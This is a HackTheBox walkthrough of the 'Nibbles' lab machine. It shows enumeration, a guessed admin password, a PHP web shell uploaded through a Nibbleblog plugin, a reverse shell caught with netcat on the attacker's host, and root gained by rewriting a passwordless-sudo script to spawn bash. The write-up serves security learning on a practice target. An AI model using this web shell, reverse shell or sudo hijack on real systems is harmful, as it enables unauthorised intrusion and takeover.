[HTB] Nibbles
Table of Contents
| URL | Link 🔗 |
|---|---|
| Level | Easy |
| Target IP | 10.10.10.75 |
| Target domain | http://nibbles.htb |
Intro#
Today I am tackling the HackTheBox machine Nibbles. I will begin with exploring the HTTP server to discover a nibbleblog instance and gain access to the admin panel using the enumerated credentials. From there, I will exploit a vulnerable PHP plugin to achieve RCE and establish a reverse shell. Finally, I will escalate privileges by modifying a script with root execution permissions, ultimately gaining full access to the target system.
Enumeration#
Nmap#
To kick off the pentest, I conducted an Nmap scan.
nmap -sCV -oN tcp1000 -vv nibbles.htb

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn\'t have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The scan identified two open ports:
TCP/22, which was running OpenSSH 7.2p2TCP/80, hosting an Apache HTTP server version 2.4.18.
The SSH service suggested a potential entry point for later stages of the penetration test.
The Apache version hinted at the underlying operating system being Ubuntu. Given the release date of Apache 2.4.18, it was reasonable to deduce that the server might be running Ubuntu 15.04, 15.10, or possibly an older LTS version.
TCP/80#

During my exploration of the HTTP server running on TCP port 80, I initially encountered a straightforward Hello World! message displayed at the root of the server.
I confirmed that the server was running Apache httpd 2.4.18. This was evident from the 404 error page.
I examined the source code of the main page. This revealed a comment indicating the presence of a /nibbleblog subdirectory:
<!-- /nibbleblog/ directory. Nothing interesting here! -->
We’ll see about that, I thought.
/nibbleblog#
 I stumbled upon a blog-like webpage hosted under the
 /nibbleblog path, intriguingly titled Nibbles Yum yum.
A quick dive into research revealed that this was powered by a Nibbleblog CMS. As of 2025, this CMS is no longer maintained.
To further explore the web application, I ran feroxbuster for subdirectory enumeration
feroxbuster --url http://nibbles.htb/nibbleblog --wordlist /usr/share/wordlists/dirb/common.txt --scan-dir-listings -o feroxbuster.txt
# ...
200      GET       27l       96w     1401c http://nibbles.htb/nibbleblog/admin.php
/admin.php#

Under /admin.php I encountered an authentication form. The CMS was outdated and I couldn’t locate the official documentation. A good idea would be to check the Internet Archive to retrieve any historical data that might be useful. But before that I got back to the feroxbuster results.
I decided to examine the configuration files, since feroxbuster discovered two interesting ones:
/nibbleblog/content/private/users.xml/nibbleblog/content/private/config.xml
The users.xml file contained the following snippet:
<!-- users.xml -->
<users>
<user username="admin">
<!-- ... -->
</users>
From this, I was able to ascertain that the Administrator’s username was admin. However, the password remained unknown.
Turning my attention to the config.xml file, I found the Administrator’s email address:
<!-- config.xml -->
<config>
<!-- ... -->
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<!-- ... -->
</config>
Despite this discovery, the password was still out of reach. After exhausting other avenues, I decided to try a simple yet often overlooked approach: using the HTB machine name, nibbles, as the password. To my surprise, I was successful and obtained the access to the admin panel.
Admin Panel#
 Once I gained access to the Admin Panel, I explored its features to identify any potential vulnerabilities that could expand my attack surface. During that, I discovered the My Image plugin, which appeared to be a promising target.
I attempted to upload a PHP file named exploit.php with the following content:
<?php
echo "Simple PHP Exploit";
system($_GET['cmd']);
?>
 Despite the PHP errors and the fact that the file wasn’t displayed as the My Image, it seemed to have been successfully uploaded. Upon further investigation, I found that the file had been renamed to
 image.php and was accessible at the URL /nibbleblog/content/private/plugins/my_image/image.php. Ultimately, I obtained an RCE this way, which was quite nice.

With RCE in place, my next objective was to gain a reverse shell. For that I decided to use a slightly modified php-reverse-shell.php:
cp /usr/share/webshells/php/php-reverse-shell.php .
nvim php-reverse-shell.php # update the IP address and port
After uploading the modified shell script, I set up a Netcat listener on TCP/4444 to catch the incoming connection:
nc -lvp 4444

listening on [any] 4444 ...
connect to [10.10.14.41] from nibbles.htb [10.10.10.75] 43048
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 07:59:09 up 3 days, 16:06,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can\'t access tty; job control turned off
$
Interestingly, unlike most web applications that typically run under the www-data user, this application was executed directly by the nibbler user. This saved me the effort of performing horizontal privilege escalation.
Privilege Escalation#
I stumbled upon a couple of interesting items in the /home/nibbler directory. Obviously, there was the user.txt flag. More intriguing, however, was a script located at ./personal/stuff/monitor.sh. This script was executable and, crucially, could be run with root privileges without requiring a password (as I confirmed with sudo -l).
sudo -l
# ...
User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
The script’s contents were surprisingly simple:
cat monitor.sh

#!/bin/bash
vim
It was designed to launch vim, but due to the lack of a full TTY, vim wouldn’t function as intended. To exploit this, I modified the script to spawn an interactive bash shell instead, using sed:
sed -i -e 's/vim/bash -i/' monitor.sh
cat monitor.sh

#!/bin/bash
bash -i
With the script altered, I executed it with root privileges (I needed to use the full path for this to work):
sudo /home/nibbler/personal/stuff/monitor.sh
# ...
root@Nibbles:/home/nibbler/personal/stuff\# id
uid=0(root) gid=0(root) groups=0(root)
That’s how I had escalated my privileges to root.
Pwned#
cat /root/root.txt
<redacted>
Nice.